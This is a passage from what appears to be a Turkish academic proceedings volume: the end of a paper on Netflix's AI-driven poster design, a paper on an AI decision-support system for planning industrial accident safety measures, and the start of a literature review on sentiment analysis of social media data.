zamanda sanatçıda var olan estetik algısının da sağlanması gerekmektedir.

Yapay zekâ odaklı tasarımlar, tasarımcıların milyonlarca değişikliği hızlı ve kolay bir şekilde oluşturabilmesi nedeniyle birçok tasarımcının etkinliğini önemli ölçüde artıracakı kesindir. Ancak insan zihninin yaratıcılığı, makineler ve insanlar arasındaki en büyük farklılıktır. Bir dijital tasarımcı her ne kadar yaratıcı bir mesleğe sahip olsa da teknolojinin ve yapay zekânın tasarımcılara sunduğu alternatif tasarımlardan veya hazır şablonlardan arınmış değildir. Yapay zekâ, tasarımcının fikir geliştirmeye harcadığı zamandan ve emekten tasarruf sağlayan olağan işlere özen göstererek yardımcı olurken aynı zamanda tasarımcının hayal gücünü daha fazla kullanmasının önünde duran ve tasarımcının bu yönüyle daha az düşünmesine neden olan olumsuz bir sistem olarak da düşünüldüğü söylenebilir. Yapay zekânın görsel tasarım alanında büyük çapta kullanılmasıyla bir görsel tasarımcının modern rolünü

yeniden düşünmek gerekmektedir. Netflix kullandığı algoritmalarla afiş tasarımının gelecekteki boyutunu bir adım öteye taşımaktadır. Bunu yaparken kullanıcının tasarım algısını yeniden şekillendirmekte ve gerçek görsel tasarımcıların işlerini kolaylaştırırken bir yandan da mesleklerini elinden alma tehdidiyle karşı karşıya bırakmaktadır.

4. Sonuç

İnsan zihninin yaratıcılığı kadar empati yeteneği de makineler ve insanlar arasındaki en büyük farklılıkların başında gelmektedir. Değişken ruh haline sahip bir yapısı olan insanı ancak bir başka insan empati yeteneği ile anlayabilir. Tasarımda da empatik yaklaşım olduğu sürece o tasarım hedef kitleyi yakalayabilir ve mesajını doğru bir şekilde iletebilir. Netflix algoritması, tasarladığı kapak ve afiş görsellerinde kullanıcılarının beğenilerini referans aldığı ve kullanıcının hoşuna giden tasarımları sunduğu için empatik bir yaklaşım kullanıyor gibi gözükabilir. Ancak örneğin, dram ağırlıklı diziler izleyen bir kullanıcı daha sonrasında aksiyon dizisi izlemek istediğinde aksiyon dizilerinin bile afiş tasarımını dram türüne uygun grafiklerle tasarlayan bir yapay zekâ için empatiden bahsetmenin ne kadar doğru olabileceği sorgulanabilir. Empatik bir yaklaşımla tasarlanan afişler bir dizinin veya filmin izleyiciye ne hissettirebileceğini en etkili şekilde sunabilirken yapay zekânın tasarladığı afişlerde içerik ile tasarımın birbirinden alakasız olduğu durumlarla da karşılaşılabilir. Gerçek bir görsel tasarımcının rolü bu gibi durumlarda daha anlaşılır hale gelmektedir. Yapay zekanın katılımıyla oluşturulmuş tasarımlar gerçek bir yaratıcılığı temsil edebilir mi ya da sadece büyüyen ve öğrenen data algoritmalarının kesişen sonuçları mı? Henüz net cevaplara sahip olmayan bu gibi sorular, görsel tasarımcının gelecekteki konumunu da bulanıklaştırmaktadır. Teknolojinin üretebileceği şeyler, onu kodlayan ve onu kullanan kişinin hayal gücü ile sınırlı olduğu söylenebilir. Bu durumda yaratıcı olarak nitelendirilebilecek çalışmaların asıl tasarımcıları, onu kodlayan yazılımcılar mı ya da yapay zekanın sunduklarına sadece küratör olarak karar verebilen görsel tasarımcılar mıdır? Teknoloji gün geçtikçe tasarımın her alanına, her detayına daha fazla dâhil oldukça bu gibi cevabı belirsiz sorulara yenileri eklenecektir.

Sorun şu ki, öngörülebilir gelecekte yapay zekanın empatik yeteneklerinin gelişimi ve buna uygun tepki vermeleri mümkün olacak mı, yoksa tasarım gibi empati gerektiren işler için insan yaratıcılığına hala ihtiyacımız olacak mı? Bu gibi soruların cevaplanabilmesi geleceği ve teknolojinin insanların ne yönde şekillendireceğini görmeden olanaksız durmaktadır. Yapay zekâ algoritmalarındaki buna benzer eksikliklerin üstesinden gelmenin yollarını bulmak için tasarım ekibi ve yazılımcıların bir arada üretimi önemli olacaktır. Bir tasarımcının yapay zekâ gibi güçlü bir rakip karşısında yapması gereken, kendi empati yeteneğini ve tüm tasarım eğitimini kullanarak yapay zekanın sunduğu teknolojileri bir araç görüp sınırsız ve benzersiz tasarımlarını üretmeye devam etmek olacaktır.

Kaynakça

- [1] Arıkan, M. (2019). *Yapay zeka nedir?*. Mediaclick. <https://www.mediatick.com.tr/blog/yapay-zeka-nedir>
- [2] Arsan, B., Karamustafa, E.Y (2019). “Gelecekte Karar Vericiler Kim Olacak? İnsan mı Yapay Zekâ mı?” *International Congress of Management, Economy and Policy*, 1, ss. 20-21. İstanbul, Türkiye.
- [3] Bastan, S. (2003).Yapay Zekâ, Yeni İletişim Teknolojileri ve Örgütsel Değişim: Akıllı Örgüte Doğru, Celal Bayar Üniversitesi IIBF, 10(1): 187-203.
- [4] Batıbay, B. (2019). *Etkilenmemek elde değil: Netflix'in dahice kurgulanmış yapay zekâ kullanımı*. Ceostudent. <https://ceostudent.com/netflix-yapay-zeka>
- [5] Çelik, C. (16.07.2019). *Netflix'in gizli planı*. Indyturk. <https://www.indyturk.com/node/51651/k%C3%BClt%C3%BCr/netflix%E2%80%99-gizli-plan%C4%B1>

- [6] Çete, E. (2020). *Netflix, ilk kez dünya çapındaki kullanıcı istatistiklerini yayınladı*. Webtekno. <https://www.webtekno.com/netflix-istatistikleri-ilk-kez-yayinladi-h81966.html>
- [7] Doğanay, S. (18.03.2019). *Netflix algoritması nasıl çalışıyor?* <http://www.sertacdoganay.com/netflix-algoritmasi/>
- [8] Dsouza, M. (04.09.2018). *How Netflix uses AVA, an image discovery tool to find the perfect title image for each of its shows*. Packthub. <https://hub.packtpub.com/how-netflix-uses-ava-an-image-discovery-tool-to-find-the-perfect-title-image-for-each-of-its-shows/>
- [9] Duman, E. (29.12.2018). *Netflix bilinçaltınıza işleyen algoritması sayesinde izlenmelerini nasıl artırıyor?* <https://www.brandingturkiye.com/netflix-bilincaltiniza-isleyen-algoritmasi-sayesinde-izlenmelerini-nasil-artiriyor/>
- [10] Dwivedi, R. (13.02.2018). *Online Streaming & Artificial Intelligence: A New Era for OTT*. Muvi. <https://www.muvi.com/blogs/online-streaming-artificial-intelligence-new-era-ott.html>
- [11] Fowler, G.A. (10.05.2017). *The new Hulu looks a lot like the future of tv*. The Wall Street Journal. <https://www.wsj.com/articles/the-new-hulu-looks-a-lot-like-the-future-of-tv-1494433910>
- [12] Jarrahi, M. H. (2018). "Artificial intelligence and the future of work: Human-AI symbiosis in organizational decision making" *Business Horizons*, Elsevier, vol. 61(4), ss. 577-586.
- [13] Madeline ve diğerleri. (07.02.2018). *AVA: The art and science of image discovery at Netflix*. Netflixtechblog. <https://netflixtechblog.com/ava-the-art-and-science-of-image-discovery-at-netflix-a442f163af6>
- [14] Marr, B. (18.04.2018). *Netflix used big data to identify the movies that are too scary to finish*. Forbes. <https://www.forbes.com/sites/bernardmarr/2018/04/18/netflix-used-big-data-to-identify-the-movies-that-are-too-scary-to-finish/?sh=77907c263990#731071439908>
- [15] Munson, B. (05.02.2018). *Ai's role in media in 2018*. Fiercevideo. <https://www.fiercevideo.com/video/ai-s-role-media-2018>
- [16] Netflix Technology Blog. (03.05.2016). *Selecting the best artwork for videos through A/B testing*. <https://netflixtechblog.com/selecting-the-best-artwork-for-videos-through-a-b-testing-f6155c4595f6>
- [17] Netflix. (n.d.). *Netflix'in öneriler sistemi nasıl çalışıyor?*. <https://help.netflix.com/tr/node/100639>
- [18] Pomerol, Jean-Charles & Roy, Bernard & Rosenthal-Sabroux, Camille & Saad, amin. (1995). "An "intelligent" DSS for the Multicriteria Evaluation of Railway Timetables." *Foundations of Computing and Decision Sciences*. 20. ss. 219-238.
- [19] Sağiroğlu, S., Besdok, E., Erler, M., (1995). *Mühendislikte Yapay Zekâ Uygulamaları-1 Yapay Sinir Ağları*. Ufuk Yayıncılık, Kayseri.
- [20] Tanimato, S. L. (1990). *The Elements of Artificial Intelligence*. Computer Science Press, New York.
- [21] Yu, A. (27.02.2019). *How Netflix uses ai, data science, and machine learning — from a product perspective*. Becominghuman. <https://becominghuman.ai/how-netflix-uses-ai-and-machine-learning-a087614630fe>

DİJİTAL DÖNÜŞÜM VE YAPAY ZEKANIN ENDÜSTRİYEL KAZA YÖNETİMİNE ETKİSİ

Sayalı (Saialy) Alekperova

EDC Expert, LŞ, İstanbul, TÜRKİYE, kaplansayali@gmail.com

Özet: Dijital dönüşüm, bugün ekonominin ve endüstrinin her alanının özelliğidir. Yapay zekânın etkin kullanımı zamanında endüstriyel risk yönetimi sağlar. Endüstriyel tesislerinin güvenliği, gerçekleştirilen üretim süreçlerinin sürekliliği ve güvenliği, kullanılan ekipmanın güvenilirliği, tesislerin bilgi güvenliği, endüstriyel tesislerinin çevresinin güvenliği ile sağlanır. Etkin risk yönetimi, olası kazaların meydana gelmesini önlemek ve tesislerin tüm yaşam döngüsü boyunca teknolojik süreçlerin güvenliğini sağlamak için yeterli tedbirlerin planlanmasını ve uygulanmasını gerektirir. Kazaları tetikleyen faktörler ve bu faktörlerin parametreleri (önkoşulları) hakkında kapsamlı bilgilerin mevcudiyeti, etkin risk yönetimini garanti eder. Tedbirlerin doğru planlanması kazaların önlenmesini, kazaların ön koşullarının zamanında tespiti, kazaların sonuçlarının sınırlandırılmasını ve ortadan kaldırılmasını sağlar. Tüm göstergelerin birbirine bağımlılığını hesaba katmak ve kazaların oluşmasını ve gelişmesini tetikleyebilecek faktörlerin etkisini analiz etmek gerekir. Belirtilen amaçlar için yapay zekâ kullanılması verilerin tüm potansiyelinin kullanılmasını, güvenilir projeksiyonu, karmaşık görevlerin otomasyonunu sağlar. Öngörülen proje çözümlerini değerlendirmek, ilave teknik ve organizasyonel tedbirleri uygulama ihtiyacını belirlemek, tedbir planlama aşamasının verimliliğini artırmak, ayrıca alınan kararların öncelik açısından verimliliğini artırmak amacıyla yapay zekâ temelinde makine öğreniminin kullanılması ve karar almayı destekleme sistemlerinin uygulanması önerilmektedir. Bilhassa risk analizinde kullanılan anahtar verileri örnekleme, sistematik hale getirme ve sınıflandırma aşamalarında yapay zekâ kullanımı olası kazaları saptama, tahmin etme ve değerlendirme etkililiğini önemli derecede artırır.

Bu çalışmada verilerin düzenli saklanması ve ileride kullanılması amacıyla, planlanan bina ve tesislerin olası kazaların oluşum ve ağırlaşma olasılığı açısından tehlikeliğine göre, etki faktörlerinin olası kaza durumlarında kazaların önlenmesini, zamanında saptanmasını, yayılmasının önlenmesini ve sonuçlarının kaldırılmasını sağlayan tedbirlerin sınıflandırılması gerçekleştirilmiştir.

Anahtar Kelimeler: Yapay Zekâ, Makine Öğrenimi, Emniyet Tedbirler, Endüstriyel Tesisler, Risk Yönetimi

The Impact of Digital Transformation and Artificial Intelligence on Industrial Accident Management

Saiyaly (Sayali) Alekperova

EDC Expert, LLC, kaplansayali@gmail.com

Abstract: The era of digital transformation has affected almost all production facilities. Efficient use of artificial intelligence ensures timely management of production risks. It is recommended to use artificial intelligence-based machine learning and implement decision support systems in order to evaluate the proposed project solutions, to identify the need to implement additional technical and organizational measures, to increase the efficiency of the measure planning stage, and to increase the efficiency of the decisions taken in terms of priority, because industrial facilities safety is ensured by the continuity and safety of the production processes, the reliability of the equipment, the information security, and industrial facilities environment. Effective risk management requires the planning and implementation of technical measures to prevent possible accidents and to ensure the safety of

technological processes throughout facilities whole life cycle. It is necessary to provide comprehensive information on the factors that lead to accidents and parameters (prerequisites) of such factors. Correct measures planning ensures the prevention of accidents, the timely determination of the accidents preconditions, the limitation and elimination of the accidents consequences. It is necessary to take into account the interdependence of all indicators and analyze the influence of factors that can provoke the occurrence and development of accidents.

With this approach, an analysis of a huge array of data various origins is required. Use of artificial intelligence for the stated purposes: using the full potential of data, reliable projection, provides automation of complex tasks.

In particular, the use of artificial intelligence in the selection, systematization and classification of key data used in risk analysis significantly increases the efficiency of identifying, predicting and assessing potential accidents.

Keywords: Artificial Intelligence, Machine Learning, Safety Measures, Industrial Facilities, Risk Management.

1. Giriş

Çalışma, yapay zekâ ve makine öğrenimine dayalı tedbirleri planlamak ve uygulamak için bir Sistemin (SARM PI System: safety and reliability measures planning and implementation system) geliştirilmesine ayrılmıştır [2–9].

SARM PI Sistemin uygulanması kazaların önlenmesini, kazaların ön koşullarının zamanında tespitini, kazaların sonuçlarının sınırlandırılmasını ve ortadan kaldırılmasını sağlar.

Bu Sisteminin kullanımı, risk değerlendirme sonuçlarının tarafsızlığını sağlar: oluşturulan raporlar, faktörleri dikkate alarak, olası tehlikelerin temel göstergeleri hakkında analizler ve belirtilen kriterlere göre planlanmış önerilen tedbirler içerir.

Kazaları tetikleyen faktörler ve bu faktörlerin parametreleri (önkoşulları) hakkında kapsamlı bilgilerin mevcudiyeti, etkin risk yönetimini garanti eder.

2. Yöntem

Endüstriyel tesislerinin tüm yaşam döngüsü güvenilirliğini ve emniyetini sağlamak için kaza başlangıcında ve kazanın seyrinde etkili risk yönetimi önleyici tedbirlerin uygulanması şarttır. Risk yönetimi, teknik ve önleyici tedbirlerin planlanması ve uygulanması ile sağlanır. Bu tedbirlerin listesi tesisin özel tehlikeleri dikkate alınarak sırasıyla oluşturulur. Bu tür tedbirlerin uygulanacağı alanlar tesislerin yaşam döngüsü aşamaları, kaza başlangıcının ve seyrinin safhaları dikkate alınarak seçilmelidir. Bu yaklaşımla çeşitli menşeli ve doğal verilerin muazzam dizisinin analizi lazım [1].

Çalışma kapsamında aşağıdakiler uygulanmıştır:

- büyük veri analizi;
- makine öğrenme;
- uzman değerlendirmesi yöntemi;
- olasılık Teorisinin Temelleri;
- bulanık Küme Teorisi;
- korelasyon ve Regresyon Analizi;

Araştırma yapılırken, veri örneklemenin birlikte korelasyon ve regresyon analizi yöntemleri kullanılmıştır. Endüstriyel tesislerine özgü faktörleri [3–5] belirlemek için kazaların en tipik nedenleri analiz edilmiştir.

Tedbirlerin kombinasyonlarını seçme yaklaşımı belirlenirken, n kazanın başlangıcına hazırlanan ve amacı [0, t] zaman aralığında çalışmak olan bir tür sistem olarak kabul edildi.

$$P(t) = \prod_{i=1}^n \{P(T_{1i} > t) + P(T_{2i} < T_{1i}) \cdot P(T_{1i} < t)\}$$

T_1 — kazadan önceki zaman;

T_2 — bir kazaya hazırlanmak için geçen süre. T2 süresinden sonra, sistemi tehdit eden olay, ek önlemlerin zamanında planlanması ve uygulanması nedeniyle artık bir kazaya yol açmayacaktır.

Daha sonra ikinci olayın olasılığı [0, t] aralığında T1 rasgele değişkeninin T2 rasgele değişkeninin alacağı değerden daha az bir değer alacağı aşağıdaki bağımlılık tarafından belirlenir:

$$P(T_{2i} < T_{1i}) = \int_0^t F_{T_{2i}}(\tau, R) dF_{T_{1i}}(\tau)$$

R_i — sistemin i'nci kazaya hazırlanmak için ayırmayı planladığı kaynakların (tedbirlerin) miktarı

Olayların sayısı, etki faktörlerinin varlığı dikkate alınarak belirlenir.

Bulanık bir dizi tedbirlerin sağlandıktan sonra, proje uygulama aşaması hakkında bilgi verilir. Ayrıca, sistem yalnızca her iki koşulu da karşılayan yapıcı ve izleme amaçlı tedbirleri bırakır.

3. Bulgular

En tipik tanımlanmış etki faktörler [6] Tablo 1'de listelenmiştir.

Tablo 1. Endüstriyel tesislerinin güvenliğini etkileyen faktörler

ID	Etki faktörü
F1	Ekipman imalatında düzenleyici belgelerin gerekliliklerine uyulmaması
F2	Ekipman kabulü kurallarına uyulmaması
F3	İşletme sırasında yapı ve ekipmanın durumunun yetersiz takibi
F4	İşletme süresine uyulmaması
F5	Ekipmanı çalıştırmadan önce yetersiz teşhis
F6	İnşaat sırasında norm, standart ve kuralların ihlali
F7	Tasarım çözümlerine uyulmaması
F8	İşletme personelinin yetkinliğinin yetersiz kalması

F9	İşletme personelinin sertifikasyonunun yetersiz kalması
F10	Süreç teknolojisinin ihlali

Etkin risk yönetimi, olası kazaların meydana gelmesini önlemek ve tesislerin tüm yaşam döngüsü boyunca teknolojik süreçlerin güvenliğini sağlamak için yeterli tedbirlerin planlanmasını ve uygulanmasını gerektirir [7].

Boru hatları ile doğal gaz taşıma tesislerindeki (Revazov ve Alekperova 2015–2018) tedbirleri planlamak için geliştirilen yaklaşımların başarılı bir şekilde uygulanması, bunların enerji tesisleri için uygulanabilirliğini değerlendirmeyi mümkün kılıyor.

Rusya Federasyonu'nda, geliştirilen bilgisayar programları ve veri tabanı Federal Fikri Mülkiyet Kurumu tarafından tescil edilmiştir.

Tesislerin her biri için en tipik olan etki faktörleri hakkındaki bilgiler çapraz platformlu sistemler kullanılarak depolanır.

Bu sistemler, tesislerin güvenliğini sağlayan ve kaza riskini yöneten önlemlerin planlanması aşamasında bilgilerin daha fazla toplanması, işlenmesi ve kullanılması için gereklidir.

Tedbirlerin kapsamı, aşağıdaki ihtiyaçlar dikkate alınarak oluşturulmuştur:

1. Faktörün zamanında tanımlanması;
2. Tesislerin faktörün etkisinden kapsamlı bir şekilde korunmasının sağlanması;
3. Faktörün olası etkisinin sonuçlarının derhal ortadan kaldırılması.

Önerilen yöntem, güvenilirlik ve emniyet tedbirlerinin otomatik olarak planlanmasına ve uygulanmasına dayanmaktadır ve yapay zekâ teknolojilerinin kullanımını sağlamaktadır.

Oluşturulan tedbirlerin listesi nihai değildir: yapay zekâ, tedbirlerin önceliğine göre seçenekler önerir, ancak nihai karar bir uzman tarafından verilir. Yapay zeka ve entegre veri tabanlarının kullanılması, risk yönetimi açısından alınan kararların kalitesini ve geçerliliğini önemli ölçüde artırabilir.

Tedbirleri planlamak için bir Sınıflayıcı geliştirildi ve bu Sınıflayıcı, veritabanı olarak kullanılır.

Tedbirler sınıflandırılırken, ayrı bir sınıflandırma uygulandı. Çizelge 2'de sunulan sınıflandırma özellikleri listelenmiştir.

Tablo 2. Sunulan sınıflandırma

Grup numarası	Grup adı	Alt grup numarası	Alt grup adı
I	Tedbirin amacı	IA	Kazaların önlenmesi
		IB	Kazaların zamanında tespiti ve tanımlanması
		IC	Kazaların sınırlandırılması
		ID	Kaza sonuçlarının ortadan kaldırılması

II	Tebdirin doğası	IIA	Örgütsel
		IIB	Teknik
III	Tesislerin yaşam döngüsünün aşaması	IIIA	Jeolojik araştırmalar
		IIIB	Tasarım
		IIIC	İnşaat
		IIID	Lansman öncesi testler
		IIIE	İşletme
		IIIF	Tadilat
IV	Tebdirin uygulama alanı	IVA	İnşaat malzemeleri
		IVB	Tesislerin yapısı
		IVC	Teşhis, test, kontrol araçları ve yöntemleri
		IVD	Jeolojik tedbirler
		IVE	Kaza sonuçlarını sınırlandırma ve ortadan kaldırma araçları

Belirlenen kriterler, tesislerin tüm yaşam döngüsü aşamalarında emniyet ve güvenilirliği sağlama ihtiyacını dikkate alır.

Tedbirlerin [8] seçimi aşağıdaki kriterlere göre yapılır:


1. Teknik önlemlerin örgütsel önlemlere karşı avantajı;
2. Bir kazanın önlenmesinin sınırlandırılmasına karşı avantajı;
3. Tedbirin doğrudan binaya/tesise yönelik olması avantajı;
4. Tedbirler listesi oluşturulurken “güvenlik bariyerlerini” düzenleme yaklaşımını uygulama.
5. Karar destek sistemi şu konularda desteklenmektedir:
6. Emsallerin temeli;
7. Tedbirlerin sınıflandırıcı;
8. Önerilen tedbirlerin listesini oluşturan akıllı bir program.

Geliştirilmiş SARM PI Sistem bunları dikkate alır:

– Planlanan bina ve tesislerin olası kazaların oluşum ve ağırlaşma olasılığı açısından tehlikeliliğine göre;

- Etki faktörlerinin;
- Olası kaza durumlarının;
- Kazaların önlenmesini, zamanında saptanmasını, yayılmasının önlenmesini ve sonuçlarının kaldırılmasını sağlayan tedbirlerin sınıflandırılması gerçekleştirilmiştir.

Görsel tasarım seçenekleri Şekil 1’de gösterilmektedir.



Şekil 1. Sonuçların görsel sunumu

4. Sonuç

Geliştirilen [9] SARM PI Sistemine dayalı yaklaşımların tanıtılması, aşağıdaki göstergeler için faaliyetlerin planlanması ve uygulanması sürecini önemli ölçüde iyileştirmiştir. SARM PI Sistemine dayalı yaklaşımların tanıtılması, aşağıdaki göstergeler açısından faaliyet planlama ve uygulama sürecini önemli ölçüde iyileştirmiştir:

- 1) Kazaya yol açabilecek olası tehlikelerin kapsamlı analizi ve değerlendirilmesi;
- 2) Tahmin edilebilir acil durumların kazaların analizi;
- 3) Tedbirlerin önceliğine ilişkin karar verme hızı;
- 4) Gerekliğinde düzeltme, yorum ve açıklamalar yapmak amacıyla karar verme algoritmasının adım adım açıklaması;
- 5) Alınan kararların tarafsızlığı: Sistem, tedbirleri (tedbirlerin kombinasyonunu) ancak risk göstergelerinin fiilen azaldığını teyit ederse onaylar;
- 6) Verilen koşullar için tipik olan tehlikeler dikkate alınarak, yatırım fizibiliteleri açısından alınan kararların geçerliliği.

5. Öneriler

Hâlihazırda, çapraz platform çalışma ortamları temelinde yazılımlar ve veritabanları geliştirilmektedir, bunların tamamlanması ve güncellenmesi nesnelliği sağlama, açık güvenilir veri kullanma ve bilgilerin gizliliğine saygı gösterme ihtiyacını dikkate almaktadır.

Kaynakça

- [1] Kononenko, I., Kukar, M., *Machine Learning And Data Mining: Introduction To Principles And Algorithms*, Horwood Publishing, Chichester, UK, 2009

- [2] Revazov, A.M.; Alekperova, S.T. Identification And Assessment Of The Operating Factors Impact, That Provoke Accidents On Gas Trunk Pipelines. Quality Management For The Oil And Gas Industry. 2015, 3, 39.
- [3] Revazov, A.M.; Alekperova, S.T. Accidents Risk Management On The Linear Part Of Gas Trunk Pipelines Based On Monitoring Of Operational Factors. Gas Industry. 2015, 12, 50.
- [4] Revazov, A.M.; Alekperova, S.T. Phased Safety System For The Trunk Pipelines At All Stages Of The Investment Projects Implementation. Drilling And Oil. 2016, 3, 39.
- [5] Revazov A.M.; Alekperova, S.T. Gas Trunk Pipelines Safety. Business Journal Neftegaz.Ru. 2017, 12, 42.
- [6] Alekperova S.T.; Revazov A.M. Development And Implementation Of The Phased Safety System Of Trunk Gas Pipelines. Environmental Protection In The Oil And Gas Complex. 2018, 3, 12.
- [7] Revazov A.M.; Alekperova S.T. Planning Of Measures To Ensure The Trunk Pipelines Safety. Gas Industry. 2018, 12, 20.
- [8] Alekperova, S.T. Development Of A Methodology For The Phased Safety Of Main Gas Pipelines, Ph. D. Thesis, Russian State University Of Oil And Gas, Moscow, Russia, 2019
- [9] Alekperova, S.T., Revazov, A.M. The Practice Of Applying Artificial Intelligence Technologies For Planning Measures To Ensure The Safety Of Energy Facilities. Oil And Gas Territory. 2022, 1–2, 40.

SOSYAL MEDYA VERİLERİ İLE DUYGU ANALİZİ UYGULAMALARI ÜZERİNE LİTERATÜR TARAMASI

*Merve Hazan İŞCAN^{*1} Nagehan İLHAN²*

¹ Marmara Üniversitesi, Teknoloji Fakültesi, İstanbul, TÜRKİYE, merve.hazan@marmara.edu.tr

² Harran Üniversitesi, Mühendislik Fakültesi, Şanlıurfa, TÜRKİYE, nagehanilhan@harran.edu.tr

*Sorumlu Yazar: merve.hazan@marmara.edu.tr

Özet: Günümüzde sosyal medya hayatın büyük bir bölümünü kaplamaktadır. İnsanlar duygularını, düşüncelerini, günlük aktivitelerini, siyasi görüşlerini ve daha pek çok şeyi sosyal medya platformlarında paylaşmaktadırlar. Bu nedenle, sosyal medyanın aslında çok büyük bir veri kaynağı olduğu söylenilebilir. Başka bir deyişle, sosyal medya bireyler hakkında büyük miktarda bilgi sağlar ve bu veriler toplum hakkında çıkarımlar yapmak için kullanılabilir. Bu çıkarımlar derin öğrenme, makine öğrenmesi, duygu analizi, metin madenciliği, doğal dil işleme gibi teknikler kullanılarak elde edilebilir. Dolayısıyla günümüzde bu konularla alakalı birçok çalışma yapılmaktadır. Bu çalışma kapsamında bu alanlarda yapılan güncel çalışmalar incelenerek kronolojik bir literatür tarama çalışması yapılmıştır. İncelenen çalışmaların hangi sosyal medya mecrasının verilerinden yararlandığına, kullanılan yöntem ve tekniklere, elde edilen sonuçlara değinilmiştir. Yapılan bu çalışmanın ilgili alanda çalışma yapacak olan araştırmacılar için önemli bir kaynak olması hedeflenmiştir.

Anahtar Kelimeler: Doğal Dil İşleme, Makine Öğrenmesi, Duygu Analizi, Metin Madenciliği

Literature Review on Sentiment Analysis Applications Using Social Media Data

*Merve Hazan İŞCAN^{*1} Nagehan İLHAN²*

¹Marmara University, Faculty of Technology, İstanbul, TURKEY, merve.hazan@marmara.edu.tr

²Harran University, Engineering Faculty, Şanlıurfa, TURKEY, nagehanilhan@harran.edu.tr

*Corresponding author: merve.hazan@marmara.edu.tr

Abstract: Today, social media plays a significant role in our lives. People share their feelings, thoughts, daily activities, political views, and much more on social media platforms. Therefore, it can be considered a vast source of data. In other words, social media provides a large amount of information about individuals, and this data can be used to draw inferences about society. These inferences can be obtained by using techniques such as deep learning, machine learning, sentiment analysis, text mining, and natural language processing. As a result, many studies are being conducted in these areas today. This study aims to conduct a literature review by examining the current studies in these areas. The selected studies, social media channels used, methods, techniques, and results are mentioned in detail. The goal of this study is to serve as an important resource for researchers working in this field.

Keywords: Natural Language Processing, Machine Learning, Sentiment Analysis, Text Mining

1. Giriş

Sosyal medya günümüzde oldukça fazla kullanılmaktadır. İnsanlar duygularını, düşüncelerini, günlük hayatlarını, şikâyetlerini ve daha birçok şeyi sosyal medyada paylaşmaktadırlar. Dolayısıyla sosyal medyanın oldukça büyük ve kullanışlı bir veri kaynağı

olduğu söylenilebilir. Sosyal medyanın sunduğu bu büyük veri yığını günümüzde birçok araştırmanın veri kaynağı haline gelmiştir. Bu veriler kullanılarak pazarlama, siyaset, sağlık, turizm, ekonomi, eğitim gibi birçok alanla ilgili bilgiler elde edilebilir. Bu bilgilere derin öğrenme, makine öğrenmesi, duygu analizi, metin madenciliği gibi teknikler kullanılarak ulaşılabilir. Bilgilerden yola çıkılarak bir sonraki adım tahmin edilebilir veya konu ile ilgili genel bir kanıya varılabilir.

Sosyal medyanın yaygınlaşması, bu alanda yapılan çalışmaların artmasına sebep olmuştur. Bu çalışmada sosyal medyadan alınan metin türündeki veriler ile yukarıda yazılan teknik ve yöntemler kullanılarak 2017 yılı ile 2022 yılı arasında yapılan analiz çalışmaları taranmıştır. Taranan veriler arasından seçilen çalışmalar, kullanılan tekniklere ve yöntemlere, ulaşılan sonuçlara vb. bilgilere değinilerek özetlenmiştir. Bu literatür çalışması, sosyal medya alanında çalışacak olan araştırmacılar için önemli bir kaynak olarak amaçlanmıştır.

1.1. Duygu Analizi

Duygu analizi, bir metnin çeşitli yöntemlerle analiz edilerek, o metni yazan kişinin duygu ve düşüncelerini anlamak için yapılan doğal dil işleme yöntemidir. Duygu analizinde metin olumlu, olumsuz veya nötr olarak sınıflandırılır [1]. Günümüzde duygu analizi ve fikir madenciliği kavramları birbirlerinin yerine kullanılabilir. Fakat bu iki kavramın birbirinden farklı kavramlar olduğunu savunan araştırmacılar da mevcuttur. Fikir madenciliğinde bir metinde ifade edilen görüş tespiti yapılırken, duygu analizinde metinde ifade edilen duygu belirlenir [2].

Duygu analiz çalışmaları doküman seviyesi, cümle seviyesi ve görüş seviyesi olmak üzere üç farklı şekilde yapılmaktadır [3]. Doküman seviyesinde duygu analizinde doküman detaya inilmeden, bir bütün olarak pozitif, negatif veya nötr şeklinde sınıflandırılır [4]. Bu şekilde gerçekleştirilen sınıflandırmaya duygu polarite tespiti denilmektedir [5]. Cümle seviyesinde duygu analizi, doküman seviyesinden çok da farklı değildir, önce cümlenin öznel veya nesnel olma durumu kontrol edilir, daha sonra cümle öznel ise cümlenin negatif veya pozitif olma durumuna göre sınıflandırma yapılır [3]. Bazı durumlarda bu iki yöntem yetersiz kalabilir. Örneğin bir film ile ilgili yapılan bir yorum sadece pozitif veya negatif olmayabilir, film ile ilgili özellikler de içerebilmektedir. Bu gibi durumlarda metni sadece pozitif veya negatif değil tüm ele almayı mümkün kıldığından dolayı görüş seviyesinde duygu analizi daha uygun olacaktır.

